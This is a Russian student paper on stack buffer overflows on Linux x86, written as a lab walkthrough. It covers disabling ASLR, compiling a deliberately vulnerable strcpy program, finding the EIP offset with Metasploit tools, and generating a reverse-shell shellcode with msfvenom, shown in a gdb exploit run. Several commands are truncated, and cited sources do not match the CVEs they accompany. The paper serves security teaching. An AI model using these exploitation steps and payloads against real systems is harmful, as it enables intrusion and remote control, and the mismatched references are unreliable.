УДК 004 **Информационные технологии**

Панов Сергей Сергеевич, *студент военного учебного центра Российского Технологического Университета МИРЭА, РФ, г. Москва*

e-mail: pan0v.s.s@yandex.ru

Матвеев Артём Владленович, *студент военного учебного центра Российского Технологического Университета МИРЭА, РФ, г. Москва*

Пантелеев Николай Николаевич, *преподаватель военного учебного центра, «Цикл связи» РТУ МИРЭА, РФ, г. Москва*

ПЕРЕПОЛНЕНИЕ БУФЕРА НА ОСНОВЕ СТЕКА В LINUX X86

Аннотация: Переполнение буфера составляет одну из самых больших коллекций существующих уязвимостей; и большой процент возможных удаленных эксплойтов относится к разновидности переполнения. При правильном выполнении уязвимость переполнения позволит злоумышленнику запустить произвольный код на машине жертвы с правами, эквивалентными любому процессу, который был переполнен. Это часто используется для предоставления удаленной оболочки на машине-жертве, которую можно использовать для дальнейшей эксплуатации.

Ключевые слова: Переполнение буфера, стек, куча, уязвимость, недавние исследования, обнаружение и решение, из шаблонов и k-индукции.

Annotation: Buffer overflows make up one of the largest collections of vulnerabilities in existence; And a large percentage of possible remote exploits are of the overflow variety. If executed properly, an overflow vulnerability will allow an attacker to run arbitrary code on the victim's machine with the equivalent rights of whichever process was overflowed. This is often used to provide a remote shell onto the victim machine, which can be used for further exploitation.

Keywords: Buffer Overflow, stack, heap, vulnerable, recent studies, detect and

solve, from templates.

Переполнение буфера стало менее распространенным в современном мире, поскольку современные компиляторы имеют встроенную защиту памяти, которая затрудняет случайное возникновение ошибок повреждения памяти. При этом такие языки, как C, не исчезнут в ближайшее время, и они преобладают во встроенном программном обеспечении и IOT (Интернете вещей). Одна из недавних и распространённых переполнений буфера была CVE-2021-3156 [1], которая представляла собой переполнение буфера на основе кучи в sudo.

Эти атаки не ограничиваются двоичными файлами, большое количество переполнений буфера происходит в веб-приложениях, особенно во встроенных устройствах, которые используют настраиваемые веб-серверы. Хорошим примером является CVE-2017-12542 [2] с устройствами управления HP iLO (Integrated Lights Out). Просто отправка 29 символов в параметре HTTP-заголовка вызвала переполнение буфера, в результате чего вход в систему не выполнялся, нет необходимости в фактической полезной нагрузке, поскольку системе «не удалось открыться» при достижении ошибки.

Переполнение буфера обычно вызвано неправильным программным кодом, который не может правильно обрабатывать слишком большие объемы данных ЦП и, следовательно, может манипулировать обработкой ЦП. Предположим, что слишком много данных записывается, например, в зарезервированный буфер памяти или стек, который не ограничен. В этом случае определенные регистры будут перезаписаны, что может позволить выполнить код.

Переполнение буфера может привести к сбою программы, повреждению данных или повреждению структур данных во время выполнения программы. Последний из них может перезаписать адрес возврата конкретной программы произвольными данными, позволяя злоумышленнику выполнять команды с привилегиями процесса, уязвимого для переполнения буфера, путем передачи произвольного машинного кода. Этот код обычно предназначен для предоставления нам более удобного доступа к системе, чтобы использовать ее в

своих целях. Такие переполнения буфера на обычных серверах и интернет-черви также используют клиентское программное обеспечение.

Особенно популярной целью в системах Unix является root-доступ, который дает нам все разрешения для доступа к системе. Однако, как это часто неправильно понимают, это не означает, что переполнение буфера, которое «всего лишь» приводит к привилегиям обычного пользователя, безвредно. Получить желанный root-доступ часто намного проще, если у вас уже есть права пользователя.

Наиболее серьезной причиной переполнения буфера является использование языков программирования, которые не отслеживают автоматически пределы буфера памяти или стека для предотвращения (на основе стека) переполнения буфера. К ним относятся языки C и C++, которые подчеркивают производительность и не требуют мониторинга.

По этой причине разработчики вынуждены сами определять такие области в программном коде, что многократно увеличивает уязвимость. Эти области часто остаются неопределенными для целей тестирования или из-за небрежности. Даже если они использовались в целях тестирования, они могли быть пропущены в конце процесса разработки.

Введение в разработку эксплойтов. Разработка эксплойтов начинается на этапе эксплуатации после того, как определено конкретное программное обеспечение и даже его версии. Целью этапа эксплуатации является использование найденной информации и ее анализа для использования потенциальных способов взаимодействия и/или доступа к целевой системе.

Разработка собственных эксплойтов может быть очень сложной и требует глубокого понимания операций ЦП и функций программного обеспечения, которое служит нашей целью. Многие эксплойты написаны на разных языках программирования. Одним из самых популярных языков программирования для этого является Python, потому что его легко понять и на нем легко писать.

0-Day Exploits. Эксплойт нулевого дня — это код, использующий только что обнаруженную уязвимость в конкретном приложении. Уязвимость не

обязательно должна быть общедоступной в приложении. Опасность таких эксплойтов заключается в том, что если разработчики этого приложения не будут проинформированы об уязвимости, они, скорее всего, сохранятся с новыми обновлениями.

N-Day Exploits. Если уязвимость будет опубликована и разработчикам будет сообщено об этом, им все равно потребуется время, чтобы написать исправление, чтобы предотвратить эксплуатацию как можно скорее. Когда они публикуются, говорят об эксплойтах N-day, считая дни между публикацией эксплойта и атакой на непропатченные системы. Кроме того, эти эксплойты можно разделить на четыре категории:

- Local.
- Remote.
- DoS.
- WebApp.

Local Exploits. Локальные эксплойты / эксплойты повышения привилегий могут выполняться при открытии файла. Однако предварительным условием для этого является наличие уязвимости в локальном программном обеспечении. Часто локальный эксплойт (например, в документе PDF или в виде макроса в файле Word или Excel) сначала пытается использовать дыры в безопасности в программе, с помощью которой файл был импортирован, чтобы получить более высокий уровень привилегий и, таким образом, загрузить и выполнить вредоносный код/шелл-код в операционной системе [3]. Фактическое действие, которое выполняет эксплойт, называется полезной нагрузкой.

Переполнение буфера на основе стека. Исключения памяти — это реакция операционной системы на ошибку в существующем программном обеспечении или во время его выполнения. Это является причиной большинства уязвимостей безопасности в потоках программ за последнее десятилетие. Часто возникают ошибки программирования, приводящие к переполнению буфера из-за невнимательности при программировании на малоабстрактных языках, таких как C или C++.

Эти языки почти напрямую компилируются в машинный код и, в отличие от языков с высокой степенью абстракции, таких как Java или Python, практически не работают в операционной системе с управляющей структурой.

Переполнение буфера — это ошибки, которые позволяют слишком большим данным поместиться в недостаточно большой буфер памяти операционной системы, что приводит к переполнению этого буфера [4]. В результате такого неправильного обращения память других функций исполняемой программы перезаписывается, что потенциально создает уязвимость в системе безопасности.

Такая программа (двоичный файл) представляет собой обычный исполняемый файл, хранящийся на носителе данных. Существует несколько различных форматов таких исполняемых двоичных файлов. Например, Portable Executable Format (PE) используется на платформах Microsoft.

Еще одним форматом исполняемых файлов является Executable and Linking Format (ELF), поддерживаемый почти всеми современными вариантами UNIX. Если компоновщик загрузит такой исполняемый двоичный файл и программа будет выполнена, соответствующий программный код будет загружен в основную память, а затем выполнен ЦП.

Программы хранят данные и инструкции в памяти во время инициализации и выполнения. Это данные, которые отображаются в исполняемом программном обеспечении или вводятся пользователем. Специально для ожидаемого пользовательского ввода буфер должен быть создан заранее путем сохранения ввода.

Инструкции используются для моделирования потока программы. Помимо прочего, в памяти хранятся адреса возврата, которые ссылаются на другие адреса памяти и, таким образом, определяют поток управления программой. Если такой адрес возврата преднамеренно перезаписан с использованием переполнения буфера, злоумышленник может манипулировать потоком программы, заставив адрес возврата ссылаться на другую функцию или подпрограмму. Кроме того, можно было бы вернуться к коду, ранее введенному пользователем. Чтобы понять,

как это работает на техническом уровне, нам нужно ознакомиться с тем, как:

- память разделена и используется;
- отладчик отображает и называет отдельные инструкции;
- отладчик можно использовать для обнаружения таких уязвимостей;
- манипулировать памятью.

Еще одним важным моментом является то, что эксплойты обычно работают только для определенной версии программного обеспечения и операционной системы. Поэтому нам приходится перестраивать и перенастраивать целевую систему, чтобы привести ее в то же состояние. После этого исследуемая нами программа устанавливается и анализируется. В большинстве случаев будет только одна попытка использовать программу, если упустить возможность перезапустить ее с повышенными привилегиями.

Память. Когда программа вызывается, разделы сопоставляются с сегментами в процессе, и сегменты загружаются в память, как описано в файле ELF.

Рис.1 – Буффер

Раздел .text содержит фактические ассемблерные инструкции программы. Эта область может быть доступна только для чтения, чтобы процесс не мог случайно изменить свои инструкции. Любая попытка записи в эту область неизбежно приведет к ошибке сегментации.

Раздел .data содержит глобальные и статические переменные, которые явно инициализируются программой.

Некоторые компиляторы и компоновщики используют раздел «.bss» как часть сегмента данных, который содержит статически размещенные переменные, представленные исключительно нулевыми битами.

Память кучи (Heap) выделяется из этой области. Эта область начинается в конце сегмента «.bss» и увеличивается до более высоких адресов памяти.

Память стека — это структура данных типа «последним пришел — первым вышел», в которой хранятся адреса возврата, параметры и, в зависимости от опций компилятора, указатели кадров. Здесь хранятся локальные переменные C/C++, и вы даже можно копировать код в стек. Стек — это определенная область в оперативной памяти. Компоновщик резервирует эту область и обычно помещает стек в нижнюю область ОЗУ над глобальными и статическими переменными. Доступ к содержимому осуществляется через указатель стека, установленный на верхний конец стека во время инициализации. Во время выполнения выделенная часть стека увеличивается до нижних адресов памяти.

Уязвимая программа. Сейчас мы напишем простую C-программу под названием bow.c с уязвимой функцией strcpy().

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bowfunc(char *string) {

    char buffer[1024];
    strcpy(buffer, string);
    return 1;
}

int main(int argc, char *argv[]) {

    bowfunc(argv[1]);
    printf("Done.\n");
    return 1;
}
```

Рис. 2 – Уязвимая программа на C

Современные операционные системы имеют встроенную защиту от таких уязвимостей, например рандомизацию адресного пространства (ASLR). В целях изучения основ эксплуатации переполнения буфера мы собираемся отключить следующие функции защиты памяти:

- Отключение ASLR

```
student@nix-bow:~$ sudo su
root@nix-bow:/home/student# echo 0 > /proc/sys/kernel/randomize_va_space
root@nix-bow:/home/student# cat /proc/sys/kernel/randomize_va_space

0
```

Рис. 3 – Отключение ASLR

Затем мы компилируем код C в 32-битный двоичный файл ELF.

- Компиляция

```
student@nix-bow:~$ gcc bow.c -o bow32 -fno-stack-protector -z execstack -m32
student@nix-bow:~$ file bow32 | tr "," "\n"

bow: ELF 32-bit LSB shared object
 Intel 80386
 version 1 (SYSV)
 dynamically linked
 interpreter /lib/ld-linux.so.2
 for GNU/Linux 3.2.0
 BuildID[sha1]=93dda6b77131deecaadf9d207fdd2e70f47e1071
 not stripped
```

Рис.4 – Компиляция программы

Уязвимые функции язка C. В языке программирования C есть несколько уязвимых функций, которые самостоятельно не защищают память. Вот некоторые из функций:

- Strcpy;
- Gets;
- Sprintf;

- Scanf;
- Strcat.

Контроль регистра EIP. Одним из наиболее важных аспектов переполнения буфера на основе стека является контроль над указателем инструкций (EIP), чтобы мы указать ему, по какому адресу он должен перейти. Это заставит EIP указывать на адрес, с которого запускается наш шелл-код, и заставит ЦП выполнить его. Мы можем выполнять команды в GDB, используя Python, который служит нам непосредственно в качестве входных данных.

Ошибка сегментации.

```
student@nix-bow:~$ gdb -q bow32

(gdb) run $(python -c "print '\x55' * 1200")
Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1200")

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

Рис. 5 – Ошибка сегментации

Если мы вставим 1200 «U» (шестнадцатеричное «55») в качестве входных данных, мы увидим из информации регистра, что мы перезаписали EIP. Насколько нам известно, EIP указывает на следующую выполняемую инструкцию.

```
(gdb) info registers

eax            0x1  1
ecx            0xffffd6c0   -10560
edx            0xffffd06f   -12177
ebx            0x55555555   1431655765
esp            0xffffcfd0   0xffffcfd0
ebp            0x55555555   0x55555555      # <---- EBP overwritten
esi            0xf7fb5000   -134524928
edi            0x0  0
eip            0x55555555   0x55555555      # <---- EIP overwritten
eflags         0x10286  [ PF SF IF RF ]
cs             0x23 35
ss             0x2b 43
ds             0x2b 43
es             0x2b 43
fs             0x0  0
gs             0x63 99
```

Рис. 6 – Ошибка сегментации

Если мы хотим представить процесс визуально, то процесс выглядит примерно так.

Рис. 7 – Буфер при ошибке сегментации

Это означает, что мы должны записать доступ к EIP. Это, в свою очередь, позволяет указать, на какой адрес памяти должен перейти EIP. Однако для манипулирования регистром нам нужно точное количество U до EIP, чтобы следующие 4 байта можно было перезаписать желаемым адресом памяти.

Определение смещения. Смещение используется для определения того, сколько байтов необходимо для перезаписи буфера и сколько места у нас есть вокруг нашего шелл-кода.

Шелл-код — это программный код, содержащий инструкции для операции, которую мы хотим, чтобы ЦП выполнял. Создание шелл-кода вручную будет

более подробно рассмотрено в других модулях. Но сначала, чтобы сэкономить время, мы используем Metasploit Framework (MSF), который предлагает сценарий Ruby под названием «pattern_create», который может помочь нам определить точное количество байтов для достижения EIP. Он создает уникальную строку на основе указанной вами длины байтов, чтобы помочь определить смещение.

Создание паттерна. Теперь создадим паттерн шелл-кода.

```
PYfffE@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1200 > pattern.txt
PYfffE@htb[/htb]$ cat pattern.txt

Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9
```

Рис. 8 – Создание паттерна

Создание паттерна. Теперь заменим наши 1200 «U» сгенерированными паттернами и снова сосредоточим внимание на EIP.

```
(gdb) run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9''
Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
```

Рис. 9 – Использование отладчика

Мы видим, что EIP отображает другой адрес памяти, и мы можем использовать другой инструмент MSF под названием «pattern_offset», чтобы вычислить точное количество символов (смещение), необходимое для перехода к EIP.

Смещение паттерна. Если мы теперь используем именно это количество байтов для наших «U», мы должны приземлиться точно на EIP. Чтобы перезаписать его и проверить, достигли ли мы его, как планировалось, мы можем добавить еще 4 байта с «\x66» и выполнить его, чтобы убедиться, что мы контролируем EIP.

```
PYfffE@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x69423569

[*] Exact match at offset 1036
```

Рис. 10 – Смещение



Рис. 11 – Иллюстрация буфера после смещения

Если мы теперь используем именно это количество байтов для наших «U», мы должны приземлиться точно на EIP. Чтобы перезаписать его и проверить, достигли ли мы его, как планировалось, мы можем добавить еще 4 байта с «\ x66» и выполнить его, чтобы убедиться, что мы контролируем EIP.

```
(gdb) run $(python -c "print '\x55' * 1036 + '\x66' * 4")

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1036 + '\x66' * 4")
Program received signal SIGSEGV, Segmentation fault.
0x66666666 in ?? ()
```

Рис. 12 – Осуществление смещения для контроля EIP регистра



Рис. 13 – Иллюстрация буфера после осуществления смещения

Теперь мы видим, что мы перезаписали EIP нашими символами «\x66».

Далее нам нужно выяснить, сколько места у нас есть для нашего шелл-кода, который затем выполняет нужные нам команды. Поскольку сейчас мы контролируем EIP, теперь мы можем сгенерировать наш шелл-код.

Генерация шелл-кода. Воспользуемся инструментом msvenom для генерации фактического шелл-кода, который заставляет ЦП нашей целевой системы выполнять команду, которую мы хотим получить.

Но прежде чем мы сгенерируем наш шелл-код, мы должны убедиться, что отдельные компоненты и свойства соответствуют целевой системе. Поэтому мы должны обратить внимание на следующие области:

- Архитектура
- Платформа
- «Плохие» символы

Сгенерируем полезную нагрузку с учётом определённых системных данных

```
PYfffE@htb[/htb]$ msfvenom -p linux/x86/shell_reverse_tcp lhost=127.0.0.1 lport=31337 --format c --arch x86 --platfor

Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of c file: 425 bytes
Saved as: shellcode
```

Рис. 13 – Генерация полезной нагрузки

```
PYfffE@htb[/htb]$ cat shellcode

unsigned char buf[] =
"\xda\xca\xba\xe4\x11\xd4\x5d\xd9\x74\x24\xf4\x58\x29\xc9\xb1"
"\x12\x31\x50\x17\x03\x50\x17\x83\x24\x15\x36\xa8\x95\xcd\x41"
"\xb0\x86\xb2\xfe\x5d\x2a\xbc\xe0\x12\x4c\x73\x62\xc1\xc9\x3b"
<SNIP>
```

Рис. 14 – Полученный шелл-код

Теперь, когда у нас есть наш шелл-код, мы настраиваем его так, чтобы он содержал только одну строку, а затем мы можем адаптировать и снова отправить

наш простой эксплойт.

```
(gdb) run $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 + "\xda\xca\xba\xe4...<SNIP>...\xad\xec\xa

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c 'print "\x55" * (1040 - 124 - 95 - 4) + "\x90" * 124 + "\xda\xc

Breakpoint 1, 0x56555551 in bowfunc ()
```

Рис. 15 – Эксплуатация

Затем мы проверяем, совпадают ли первые байты нашего шелл-кода с байтами после NOPS.

```
(gdb) x/2000xb $esp+550

<SNIP>
0xffffd64c: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd654: 0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xffffd65c: 0x90    0x90    0xda    0xca    0xba    0xe4    0x11    0xd4
                        # |----> Shellcode begins
<SNIP>
```

Рис. 16 – Стэк

Заключение. Во время тестирования на проникновение или во время анализа уязвимостей есть вероятность столкнуться с устаревшим программным обеспечением и найти эксплойт, использующий уже известную уязвимость. Эти эксплойты часто содержат преднамеренные ошибки в коде. Они часто служат мерой безопасности, поскольку неопытные новички не могут напрямую использовать эти уязвимости, чтобы предотвратить причинение вреда отдельным лицам и организациям, которые могут быть затронуты этой уязвимостью.

Эксплойты могут отличаться от операционной системы, что приводит, например, к другой инструкции. Очень важно настроить идентичную систему, в которой можно попробовать наш эксплойт, прежде чем запускать его вслепую на целевой системе. Такие эксплойты могут привести к сбою системы, что помешает нам продолжить тестирование службы. Поскольку частью нашей

повседневной жизни является постоянный поиск своего пути в новых условиях и постоянное обучение, мы должны использовать новые ситуации, чтобы улучшить и усовершенствовать эту способность.

Библиографический список:

1. Greg Stone. Cloud Risk Decision Framework. Microsoft — 2014.
2. Saripalli P. QUIRC: A Quantitative Impact and Risk Assessment Framework for Cloud Security. IEEE 3rd International Conference on Cloud Computing — 2010.
3. Стандарт ISO [Электронный ресурс]. Режим доступа: http://www.iso.org/iso/home/standards/iso31000.htm (Дата обращения: 25.03.2023).
4. Переполнение буфера [Электронный ресурс]. Режим доступа: https://en.wikipedia.org/wiki/Stack_buffer_overflow (Дата обращения: 25.03.2023).